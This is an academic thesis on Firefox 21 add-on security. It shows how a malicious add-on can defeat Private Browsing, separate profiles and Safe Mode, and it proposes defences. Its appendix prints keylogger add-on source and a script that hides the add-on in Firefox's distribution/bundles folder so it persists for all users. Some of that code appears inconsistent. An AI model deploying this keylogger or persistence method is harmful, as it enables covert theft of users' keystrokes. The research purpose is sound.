Bachelor thesis
Computer Science

Radboud University

Security of Browser Add-ons
A Firefox 21 Case Study

Author:
Sven van Valburg
s4042123

First supervisor/assessor:
Prof.dr. M.C.J.D. van Eekelen
m.vaneekelen@cs.ru.nl

Second assessor:
drs. ing. Roel Verdult
rverdult@cs.ru.nl

July 1, 2013

Abstract

This research hopes to bring to light the problems that exist in the current state of affairs surrounding browsers and their security measures surrounding add-ons. It tries to achieve this by means of a case study, a look into the security present within Firefox 21. The results show that once a malicious add-on has made its way into a user's system there is nothing an unknowing user can do to protect him-/herself.

Contents

Chapter 1

Introduction

The top three browsers, Microsoft Internet Explorer, Google Chrome and Mozilla Firefox[3][4][18][21], all offer a form of add-on functionality to their users, the ability to install user made programs to alter the behavior of their browser. These add-ons however, like the people that make them, can't always be trusted and can easily be used to execute a Man In the Browser attack. In this document I will look into security measures in place to contain malicious add-ons once they have been downloaded into a user's system.

As already noted these three browsers form the top three, together they take up about 90% of all browser usage. This in turn means that any malicious add-on has millions upon millions of possible victims. The browsers do warn their users before installing any kind of add-on, but since a user might have a dozen add-ons installed already and is shown the same warning every time, the user might have grown desensitized to these warnings[5]. The warning messages no longer give the user a sense of awareness or fear but become a routine, they click the "Install Now" button and they get what they want. A user might still be privacy aware and will resort to other methods these browsers offer to protect against attacks, but it is yet unclear whether or not these actually work when a malicious add-on has already infected the system. An analysis of an add-on's capabilities to bypass these layers of protection would clear this up and can help users take the right course of action to protect themselves. Next to that it is worth noting that add-ons are popular, very popular. Only looking at Firefox, the top add-on has been downloaded by over fifteen million users (`https://addons.mozilla.org/en-US/firefox/extensions/?sort=users`), the top Chrome add-on by over two million (`https://chrome.google.com/webstore/category/popular`) and back in 2009 already did Mozilla announce that one in every three users had at least one add-on installed[12], this number can only have risen since then. If only 1% of all add-ons are malicious, that still means that thousands upon thousands of users have possibly downloaded a malicious add-on. The



Figure 1.1: The basic warning Firefox displays on downloading an add-on

scale of this problem is another reason for why an analysis like this is very welcome, even if it isn't the first[10][2][20], as long as the problem exists, it shouldn't be the last.

So to this end I will make a case study with the latest release of Firefox, Firefox 21. Here I will design add-ons that attempt to get past Firefox's security measures that a user might use to protect him-/herself against possible malicious add-ons. After that I will use the results of that case study to find and speculate about general solutions to the found problems. Both in the form of advice I can give to add-on users and changes that can be made to the browsers by the companies that develop them.

Chapter 2

Man in the browser and Mozzila Firefox

When speaking off attacks that can be made against a computer system, people will most often speak of the man-in-the-middle-attack. A kind of attack where the adversary places itself somewhere in 'the middle' of the communication between two points with as goal to monitor the exchanged information and perhaps even to modify it[6]. 'The middle' as defined in these kinds of attacks is a very broad term and can be anywhere between where the user inputs his or her information to where the information reaches its final destination. A relatively new kind of man-in-the-middle attack is one where the adversary inserts itself right at the beginning of this middle, inside the user's own system or, to be precise, the user's Internet browser. This kind of man-in-the-middle-attack is referred to as a Man in the Browser(MitB) attack, an attack where "the user's browser is corrupted in order to act as a tap in the information stream"[6]. This corruption can happen in a number of ways, but as you might have guessed by now, one of those ways is by downloading and installing a malicious add-on for your browser.

The danger in this new kind of attack lies in the fact that MitB attacks occur at the transaction level of the system, before the authentication level. All security measures in place to protect the data you send from your browser are bypassed and thus rendered obsolete[11]. On top of this if the attacker decides to alter information, this is nearly invisible to the user, as the attacker can make the browser show to the user exactly what he or she expects to see[7].

2.1 Capabilities of Man in the Browser

Dougan and Curran[6] have classified MitB attacks in 5 different categories that show the capabilities of such an attack.

2.1.1 Steal Data

Because the adversary has control over your browser he is able to collect information both passively by key-logging and actively by phishing. Any data entered in a compromised browser is up for grabs and on top of that MitB can prompt for extra data by modifying the page you are viewing.

2.1.2 Modify HTML

Also referred to as HTML injection, this allows the adversary to alter the HTML of a page before it is send to the browser for interpretation. This can typically be used in two ways, to add extra entry fields so the user gives up more personal information and secondly to modify server responses, making the user believe everything went right while, in fact, it went horribly wrong.

2.1.3 Modify Outgoing Data

MitB is also capable of the reverse, modifying outgoing data. In this field MitB has an advantage over other man-in-the-middle attacks, since it can modify the data before any authentication or encryption procedure is started. Making the fraud not only harder to detect, but also makes it easier for the adversary to succeed.

2.1.4 Choose Targets

All of the above is of course only useful if MitB knows what kind of data or HTML to expect. Thus corrupted browsers are rigged only to respond to certain target websites. To do this the trojan that has corrupted the browser keeps a list of particular domains to pay attention to and associates instructions as to where and how within these domains it should carry out its more sophisticated thefts and manipulations to each of the entries of this list.

This not only makes a MitB attack harder to detect, as the attack is very specific, it also limits the amount of useless data that is obtained, making it easier to send the stolen data back to the adversary.

2.1.5 Communicate with HQ

Which brings us to the final point, communicating with HQ. There is no point in stealing data without having a way to retrieve it. But on top of this it allows the MitB trojan to be more lightweight, since it can't only send data to an outside server, but also receive. This allows a corrupted browser to receive edited images or instructions for specific situation on the fly. Making the program that has infected the browser smaller and easier to spread and allowing for more sophisticated phishing attacks that can be

edited for all infected machines as sites are updated (by updating the files on the server as well).

And apart from a non-human server, it is also possible for a corrupted browser to contact the adversary directly once a user enters a targeted domain, allowing the adversary to modify the user's session in real time, making edits that correspond to his or her goals or wishes on that particular moment[14].

2.2 Mozilla Firefox

Of course when speaking of MitB attacks it makes sense to also speak of the browsers themselves. And for the case study that is Firefox, the free and open source browser developed by the Mozilla Foundation and the Mozilla Corporation (`www.mozilla.org/en-US/firefox/`). As of March 2013, Firefox has approximately 20% to 28% of the global usage share of web browsers, making it the second or third most used browser in the world (depending on your source)[3][4][18][21].

2.3 The Add-ons

One of the key features presented by Firefox are its flexibility and personalization, which it achieves through the use of user-made Add-ons. Small programs a user can download and install in their browser to alter the behavior of it. The effect of add-ons can range from simply modifying the looks of the browser to editing its functions and what the user sees in web-pages he or she loads.

Any user can make his or her own add-ons and publish them online and any user can download whatever add-on they wish. Downloaded add-ons are stored in the user's profile folder which (for Windows users) can be found in \[username]\AppData\Roaming\Mozilla\Firefox\Profiles\. Making add-ons personal for each user on a given computer, add-ons downloaded by one user will not affect the the behavior of Firefox for a different user.

The add-ons themselves are stored in single .XPI files which are basically archives with all code and data the add-on needs. When developing an add-on you are offered with a variety of powerful languages, HTML, CSS, XHTML, XML, js-ctypes, Web Workers, WebSocket, CORS, XBL, XUL, XPCOM and JavaScript with XPConnect [1]. Though for this document, we will focus mostly on JavaScript with XPConnect (JavaScript with added functionality from XPCOM, made possible with XPConnect which acts as a bridge between the two).

Chapter 3

Case study: Add-on security in Firefox 21

To analyze to what extent a user can protect him- or herself against malicious add-ons, we first need to know what options Firefox offers to the user for this. In Firefox 21, the user has three ways to protect him- or herself against such an add-on.

- Private Browsing
- Using a different profile (different user account for that computer)
- Safe Mode

We will describe for each of these methods how the user can access it, what it changes about the Firefox environment and how (and if) an add-on can bypass or remove these changes in the environment in order to still harm the user's privacy. The latter shall be done by showing code for add-ons that accomplish just this.

3.1 Private Browsing

Private Browsing is Firefox's browsing mode that leaves no history after the browser is closed.[15] Using this mode while browsing will stop Firefox from saving:

- Visited pages
- Form and Search Bar entries
- Passwords
- Download List entries
- Cookies

- Cached Web Content and Offline Web Content and User Data (temporary internet files, like loaded pictures, or files a website saves for offline use)

Newly created bookmarks or items you download specifically request to download to your computer will not be removed. In short, as long as a user does not specify to save anything him-/herself, Firefox will not remember anything from the browsing session once the user closes the browser.

A Windows user can access this mode of browsing in 5 different ways.

- If Firefox is pinned to the task bar, one can right-click the icon and select "New private window". This will launch a new Firefox window (regardless if Firefox was already active or not) which will be in the Private Browsing mode.
- Secondly a user can add the '-private' command to a Firefox executable shortcut. This will prompt Firefox to launch in Private Browsing mode if launcher through this shortcut. One can use this same command when opening Firefox through command line.
- A third option allows the user to open Private Browsing with a specific link, by right-clicking a link whilst browsing one can pick the "Open Link in New Private Window" option. Which will open a Private Browsing window with the page that link referred to.
- The fourth option presented to users is pressing Ctrl+Shift+P whilst browsing, this works the same as the first option as it will let Firefox open a new empty Private Browsing window.
- The last option a user has is to enter the Options window and open the Privacy tab. Here a user can set Firefox to "Never remember history". Permanently setting the browser to Private Browsing mode (until this setting is changed).

As the Private Browsing support page already warns for[15], Private Browsing does not protect a user against keyloggers or spyware. And neither does it protect against a keylogger placed in an Add-on.

A keylogger is a little program that monitors your keystrokes and saves them to a file. The application can then send this file to a third party who can then analyze it and possible retrieve any bit of sensitive information you entered on your keyboard while the logger was active. Naturally, if an add-on that acts as a keylogger is active during a Private Browsing session, all the security a users thought to have is void. And the JavaScript code for exactly such an add-on can be found in appendix A.1 (which is an adaptation of the code for the Xenotix Keylogger[1]).

Naturally, when a malicious add-on that executes this code is present in your browser it will no longer matter if you use Private Browsing or not, as Private Browsing does not disable add-ons. Now all an add-on needs to do is send this file to a server of the adversary's choosing, which is of course easy to do when you have access to HTTP request functions[16].

3.2 Using a different profile

As made clear before, add-ons are stored for each user separately in their own AppData folder. This means that every user has a personal set of add-ons, add-ons from a different user A are not loaded for user B and vice-versa. This mechanic can be used to protect oneself from possible malicious add-ons present on a different user account. There are however a few ways an add-on can prove to be a thread to users on different profiles.

The first of these methods is by abusing the way Firefox saves the last browsing sessions (in case a user wants to restore that session). To do this Firefox continuously logs the current session to a file named 'session-store.js'[17]. This file is a simple unencrypted JSON-file that stores every-thing about your current session in plaintext, including all your open tabs and windows, what sites you have in these tabs and windows and all text you have entered in forms (excluding password forms). While the first two things can mostly be seen as a minor inconvenience, the last one can pose a serious threat. It is of course a good security feature to exclude pass-word fields from this file, but non password fields can hold even more vital and personal info than a password. Things like bank account numbers, full names, birthdates, addresses, telephone numbers and entire emails written in an online email editor (like GMail) are all typically made using a non password form. And these will all be stored in sessionstore.js if you close the browser with these forms open[8].

Firefox add-ons have access to the entire file system (if they're running on an administrator account). The sessionstore.js file is stored in every user's profile folder and simply not knowing the profile names of a system's users is not going to stop an adversary. Take a look at the following code snippet.

```
1 // file is the given directory (nsIFile)
2 var entries = file.directoryEntries;
3 var array = [];
4 while(entries.hasMoreElements())
5 {
6   var entry = entries.getNext();
7   entry.QueryInterface(Components.interfaces.nsIFile);
8   array.push(entry);
9 }
```

This short bit of code makes a list of all files and directories in a given folder

(the folder pointed to by the nsIFile file). By making smart use of code like this you can reach any location within a file system, making the retrieval of sessionstore.js files as easy as it is to send them to a remote server using HTTP request functions.

This method however has its drawbacks. As said, a user needs to run this add-on on an administrator account. If not then that user can't access the profile folder of other users, and neither can their programs. Next to this sessionstore.js is not guaranteed to contain sensitive information. It will only store the contents of forms as they were when the user closed their browser. So if a user was filling in private data to start with, he or she has to end their session prematurely for sessionstore.js to contain any sensitive info. Luckily for the adversary, there are better ways to pose a threat to a different user.

Firefox comes with a feature that allows a user to integrate an add-on with firefox. By finding the installation folder (by default for 64-bit systems C:\Program Files (x86)\Mozilla Firefox\) and creating a new folder named 'distribution' with inside that folder another new folder named 'bundles' and inside that folder an extracted add-on in its own folder (\distribution\bundles\[plugin folder]\), one can make this add-on a part of the default firefox installation. This means that this add-on will run for every user, will not show up in any user's add-on list and naturally cannot be disabled and removed through the add-on list, only by knowing this add-on exists in this folder and removing it from here can one stop it from functioning[13]. And of course an add-on, having full file system access, can do just this. Code for an add-on that moves the keylogger add-on from appendix A.1 to this folder can be found in appendix A.2.

The only drawback to this method is again that user installing this malicious add-on needs to be an administrator, but that will be a given if we want to be able to attack a different user profile. The advantage of this method however is its versatility. In this example the add-on integrated with firefox is a simple keylogger, but an adversary can use this method to integrate any malicious add-on of his or her choosing. Any add-on targeting a single user can in this way be turned into an add-on that targets every user, making this integration option a potentially very dangerous one.

3.3 Safe Mode

Firefox however has one more trick up its sleeve, Safe Mode. A mode for Firefox that the support page lists as a function for troubleshooting, in this mode Firefox is ran with default settings and all installed add-ons disabled[19]. Using this mode a user can however also try to ensure a safe environment by disabling all add-ons, so even if a malicious add-on has

been installed, it will be turned off by default and will no longer pose a threat.

Like with Private Browsing, a Windows user can access Safe mode through a number of ways.

- If Firefox is already opened one can restart Firefox with Safe Mode enabled by navigating to the Help menu and clicking on the "Restart with Add-ons Disabled" button. This will guide the user through a series of windows describing the functionality of Safe Mode before restarting the browser with Safe Mode enabled.
- A user can add the '-safe mode' command to a shortcut to the Firefox executable, this shortcut will then launch Firefox with Safe Mode enabled. This command also works when opening Firefox through command line.
- Finally a user can hold the Shift button on their keyboard while double clicking the Firefox executable, this will also start Firefox with Safe Mode enabled.

Safe Mode, however, isn't perfect or foolproof. The method described previously to integrate add-ons with Firefox doesn't just allow that add-on to work for all users, it also allows that add-on to stay active during Safe Mode. This of course increases the potential danger of this integration function. An add-on integrated in this manner isn't just active for every user and invisible to all users, it is also able to bypass the one security feature Firefox offers to the users that claims to turn off all add-ons. Once a malicious add-on has been installed by a user with an administrator account, there is nothing the unknowing user can do to protect him-/herself.

Chapter 4

Mitigating the danger

The results of the case study seem pretty clear, once an unaware user has downloaded a malicious add-on onto their system there is little to nothing he or she can do to protect him-/herself. And this doesn't just go for Firefox, the loopholes and functions I abused might be Firefox specific, but there is nothing to say that loopholes with similar effects do not exist in the other two big browsers. Microsoft Internet Explorer and Google Chrome both allow users to install add-ons, plugins and extensions too. Both of them also give these add-ons almost full control over the events in the browser[10]. Thus it is probably a good idea to look into possible ways to minimize this danger. Both in the form of actions a user can take and actions a company like Mozilla can take.

4.1 Actions by the user

As has already been stated, once a malicious add-on has been unknowingly installed by the user it is already too late. So any action the user takes must be before installing such an add-on.

4.1.1 Sandboxing the browser

One such an action is to make sure that what gets into a single user account stays on that user account. By creating a 'junk' user account without administrator rights (assuming a Windows system) one can effectively block any program from altering the file system and accessing documents from other users. In the case of Firefox specifically this blocks an add-on from abusing the \distribution\bundles\ folder.

Now as long as you don't install any add-ons on any user account with administrator rights you will be safe (from malicious add-ons at least, this method does not protect against malware that might find its way onto a user's system).

4.1.2 Self screening add-ons

This will speak for itself mostly, do not install an add-on unless you know exactly what it does and you trust the publisher. This however does not guarantee that a publisher you once trusted won't get bribed into distributing an update with malicious code and functionality added to their previously benign add-on.

4.1.3 Creating your own safe browser

Maybe a bit too much for the average user, but definitely not an impossibility. Creating (or downloading once it has been made) a blank browser that does not offer add-on or plugin functionality of any kind. Using a browser that is guaranteed to not have any malicious add-ons or anything of the sort will of course make tasks like online banking or shopping more safe. Next to that it will allow you to do whatever you want in a different browser, as long as you split handling private information from having fun.

The downside of this is of course that such a browser has to be made first, next to that webshops and the like often use Java or Flash elements in their websites. This makes it unavoidable to at the very least allow a Java or Flash plugin in this browser, which bring with them security issues that would have been avoidable otherwise. This problem can however be solved if all webshops would replace their Java and Flash elements with HTML 5 elements that a browser can read and handle without the need for additional plugins.

4.2 Actions by the companies

Just looking at the user would not be fair though, the ones giving the add-ons all this power to mess with your system are the companies designing and building these browsers. Surely there must be some measures they can take?

4.2.1 Creating a safe browser

Of course, making this browser doesn't have to be something that must be done by the users. A company like Mozilla or Google is more than capable enough to produce a browser like this themselves as well.

4.2.2 Clearer warning messages

As already mentioned in the introduction, using warning messages in the wrong way can actually desensitize a user instead of making them more alert. To counter this one can look in showing the messages less frequently

(but of course still when it really matters) or making different messages look more unique.

4.2.3 Giving add-ons less power

A different option to minimize the posed danger is by simply taking away some of the power add-ons have. Why would an add-on need access to the entire file system? And, for Firefox, why is there a need for the \distribution\bundles\ folder? If they would only remove the functionality of that folder it would already become impossible for an add-on to bypass the safe-mode and to invisibly install itself on a different user account. Such a small change would already make Firefox a lot safer to use.

4.2.4 More thorough add-on screening

And if they don't want to take away the add-ons' power, then there's always the option of a stricter screening process. Only allow the browsers to install add-ons from the company's add-on website and make sure that every add-on on that website is guaranteed to be safe. The big downside of this is of course that the amount of add-ons that can be offered to the users will decrease dramatically, but on the bright side the users are guaranteed to be safe (from malicious add-ons).

Chapter 5

Related Work

There has of course been earlier work and research into the topic of browser add-ons and plugins.

In 2008 Julian Verdurmen wrote a bachelor's thesis in which he successfully wrote a Firefox add-on that messed with online banking transactions[20]. By abusing add-on functionality he managed to keep showing the user what he or she was expecting to see, with the data and numbers they had entered themselves, while completing a completely different transaction in the background.

Guha et al.[10] propose a new model for authoring, verifying, distributing and deploying safe browser extensions. While this system looks promising, making it universally used would require a revolution in the world of browsers. Smaller changes to the browser and add-on architecture would be easier to accomplish and would already go a long way.

Barth et al.[2] looked into actually benign add-ons and concluded that these, despite having good intentions, are also actually posing a danger. By having access to more functionality and data than strictly needed and having their own vulnerabilities they might be exploited and used to install malware onto a user's machine. They too conclude that it's best to design a completely new add-on interface.

And while not technically about user made add-ons, Grier et al.[9] looked into the way browsers currently handle server sided contents with plugins like Java or Flash. Concluding here too that a change in browser architecture with a focus on security is needed to ensure the user's safety.

Chapter 6

Concluding

Concluding, we can say that once a user has unknowingly installed a malicious add-on onto their system, he or she has no way of protecting him- or herself against this add-on. For Firefox at least, all 3 options present to a user, Private Browsing, using a different profile and Safe Mode, can be bypassed once the add-on has wormed its way into the browser. And there is nothing that says the same isn't possible with any of the other browsers. On top of this I have found it is actually very easy to do so. The add-ons I proposed hardly have a 100 lines of code and use very basic Javascript functions.

Next to that I have proposed some methods of protecting yourself as the user and some changes that can be made to the browsers. Whereas a user can't do much more than be more aware and careful, a company like Mozilla has a lot of options still open to them to make for a safer browsing experience. Ranging from small very specific things like taking away the add-on integration option (by way of the \distribution\bundles\ folder) in Firefox to thinking about the design of an entirely different new and safe browser that simply doesn't allow add-ons to be installed.

But all in all the message is clear. As long as protective measures like the ones suggested are not in place and the kind of power displayed by add-ons in the case study remains the same, users of browsers will have to think twice before installing an add-on from any trusted or untrusted source. Once a malicious add-on has made it into your browser, your browser is no longer under your control.

Research papers

[2] Adam Barth et al. “Protecting browsers from extension vulnerabilities”. In: *17th Network and Distributed System Security Symposium*. 2010.

[5] Michele Daryanani. “Desensitizing the User”. MA thesis. University of Oxford, 2011.

[6] Timothy Dougan and Kevin Curran. “Man in the Browser Attacks”. In: *International Journal of Ambient Computing and Intelligence (IJACI)* 4.1 (2012), pp. 29–39.

[9] Chris Grier, Samuel T. King, and Dan S. Wallach. “How I Learned to Stop Worrying and Love Plugins”. In: *In Web 2.0 Security and Privacy*. 2009.

[10] Arjun Guha et al. “Verified security for browser extensions”. In: *Security and Privacy (SP), 2011 IEEE Symposium on*. IEEE. 2011, pp. 115–130.

[11] Philipp Gühring. “Concepts against Man-in-the-Browser Attacks”. In: *Update* 2006 (2006), pp. 09–12.

[20] Julian Verdurmen. “Firefox extension security”. BA thesis. Radboud University Nijmegen, 2008.

White papers

[1] Ajin Abraham. *Abusing, Exploiting and Pwning with Firefox Add-ons*. 2013. URL: http://keralacyberforce.in/abusing-exploiting-and-pwning-with-firefox-add-ons/.

[3] *Browser Market Share*. Accessed: 2013 - 05 - 01. URL: http://www.netmarketshare.com/browser-market-share.aspx?qprid=0&qpcustomd=0.

[4] *Browser Statistics*. Accessed: 2013 - 05 - 01. URL: http://www.w3schools.com/browsers/browsers_stats.asp.

[7] Entrust. *Defeating Man-in-the-Browser*. 2010. URL: http://www.entrust.com/resources/download.cfm/24002/.

[8] *Firefox sessionstore.js and privacy — ceriksen.com*. Accessed: 2013 - 05 - 25. URL: http://ceriksen.com/2012/07/26/firefox-sessionstore-js-and-privacy/.

[12] *How many firefox users use add-ons?* Accessed: 2013 - 06 - 01. URL: http://blog.mozilla.org/addons/2009/08/11/how-many-firefox-users-use-add-ons/.

[13] *Integrating Add-ons into Firefox*. URL: http://mike.kaply.com/2012/02/09/integrating-add-ons-into-firefox/.

[14] Dave Marcus and Ryan Sherstobitoff. *Dissecting Operation High Roller*. 2012. URL: http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf.

[15] *Private Browsing - Browse the web without saving information about the sites you visit*. Accessed: 2013 - 05 - 23. URL: https://support.mozilla.org/en-US/kb/private-browsing-browse-web-without-saving-info.

[16] *Sending and Receiving Binary Data - Web API Reference — MDN*. Accessed: 2013 - 05 - 23. URL: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/Sending_and_Receiving_Binary_Data.

[17] *Session Restore - MozzilaZine Knowledge Base*. Accesed: 2013 - 05 - 25. URL: http://kb.mozillazine.org/Session_Restore.

[18] *Top 5 Browsers from April to May 2013*. Accessed: 2013 - 05 - 01. URL: http://gs.statcounter.com/#browser-ww-monthly-201304-201305-bar.

[19] *Troubleshoot Firefox issues using Safe Mode — Firefox Help*. Accessed: 2013 - 05 - 25. URL: https://support.mozilla.org/en-US/kb/troubleshoot-firefox-issues-using-safe-mode.

[21] *Web Browsers (Global Marketshare)*. Accessed: 2013 - 05 - 01. URL: http://clicky.com/marketshare/global/web-browsers/.

Appendix A

Add-on Code

A.1 Keylogger adaptation

```
1  //Adaptation of the Xenotix Keylogger by Ajin Abraham
2  var keylogx={};
3  //creating the logfile in its own directory inside the user's
       profile directory
4  var file = Components.classes["@mozilla.org/file/
       directory_service;1"].
5                           getService(Components.interfaces.
                               nsIProperties).
6                           get("ProfD", Components.interfaces.
                               nsIFile);
7      file.append("Datax");
8      if( !file.exists() || !file.isDirectory() ) {
9          file.create(Components.interfaces.nsIFile.DIRECTORY_TYPE
               , 0777);
10     }
11      this.log_file=file.path+"\\log.html";
12
13 //initializing the keylogger, adding an event listener to the
       Firefox window(s)
14 keylogx.main=function()
15 {
16   window.addEventListener("load", function() {XKEY.init(); },
         false);
17 }
18 var keylog=new keylogx.main();
19 var myVar=setInterval(function(){keylog.logKeypress()},3000);
20
21 //the function called on keypress that adds that keypress to the
       log
22 keylog.logKeypress=function(e)
23 {
24   var keynum;
25   var ks='';
26   keynum = e.which;
27
```

```
28    if(keynum==32)
29    {
30      ks="[SPACE]";
31    }
32    else if(keynum==8)
33    {
34      ks="[BACKSPACE]";
35    }
36    else
37    {
38      key = String.fromCharCode(keynum);
39      ks+=key;
40    }
41
42    var file1 = Components.classes["@mozilla.org/file/local;1"].
          createInstance(Components.interfaces.nsILocalFile);
43    file1.initWithPath(log_file);
44    var foStream = Components.classes["@mozilla.org/network/file-
          output-stream;1"].createInstance(Components.interfaces.
          nsIFileOutputStream);
45    foStream.init(file1, 0x02 | 0x10 | 0x08, 0666, 0);
46    foStream.write(ks,ks.length);
47    foStream.close();
48
49  }
50
51  //add the keypress listener to the file
52  if ("undefined" == typeof(XKEY))
53  {
54      var XKEY = {
55      init : function()
56      {
57        XKEY.xmlhttp=new XMLHttpRequest();
58        document.addEventListener("keypress", keylog.logKeypress,
              false);
59          },
60      }
61  };
```

A.2 Integrating the keylogger into Firefox

```
1  //Javascript code to copy the keylogger plugin into the Firefox
       integration folder. Note that this only works if this add-on
       is set to Extract itself on install.
2  Components.utils.import("resource://gre/modules/NetUtil.jsm");
3  Components.utils.import("resource://gre/modules/FileUtils.jsm");
4  //file will point to the directory with label CurProcD, which is
       a standard directory
5  //inside the firefox installation directory
6  var file = Components.classes["@mozilla.org/file/
       directory_service;1"].
7                           getService(Components.interfaces.
                                nsIProperties).
```

```
8                           get("CurProcD", Components.interfaces.
                                nsIFile);
9   //file1 will take file's parent, the actual firefox directory,
        after
10  //this we make the required folders
11  var file1 = file.parent;
12  file1.append("distribution");
13  file1.append("bundles");
14  file1.append("keylogger");
15
16  //if this folder does not exist yet, then the add-on is not
        integrated yet
17  if( !file1.exists() || !file1.isDirectory() ) {
18          file1.create(1, 0777);
19  //keylog will point to the directory inside this add-on that
        holds
20  //the code for the keylogger plugin
21  var keylog = Components.classes["@mozilla.org/file/
        directory_service;1"].
22                          getService(Components.interfaces.
                                nsIProperties).
23                          get("ProfD", Components.interfaces.
                                nsIFile);
24    keylog.append("extensions");
25    keylog.append("[plugin name]");
26    keylog.append("keylogger");
27
28  //creating a path to the distribution/bundles/keylogger/ folder
29  var path = Components.classes["@mozilla.org/file/local;1"].
        createInstance(Components.interfaces.nsILocalFile);
30  path.initWithPath(file1.path);
31  //loading in the files for the keylogger add-on
32  var xul = Components.classes["@mozilla.org/file/local;1"].
        createInstance(Components.interfaces.nsILocalFile);
33  xul.initWithPath(keylog.path + "\\overlay.xul");
34  var js = Components.classes["@mozilla.org/file/local;1"].
        createInstance(Components.interfaces.nsILocalFile);
35  js.initWithPath(keylog.path + "\\overlay.js");
36  var manifest = Components.classes["@mozilla.org/file/local;1"].
        createInstance(Components.interfaces.nsILocalFile);
37  manifest.initWithPath(keylog.path + "\\chrome.manifest");
38
39  //and copying them to the integration folder
40  xul.copyTo(path, "overlay.xul");
41  js.copyTo(path, "overlay.js");
42  manifest.copyTo(path, "chrome.manifest");
43  }
```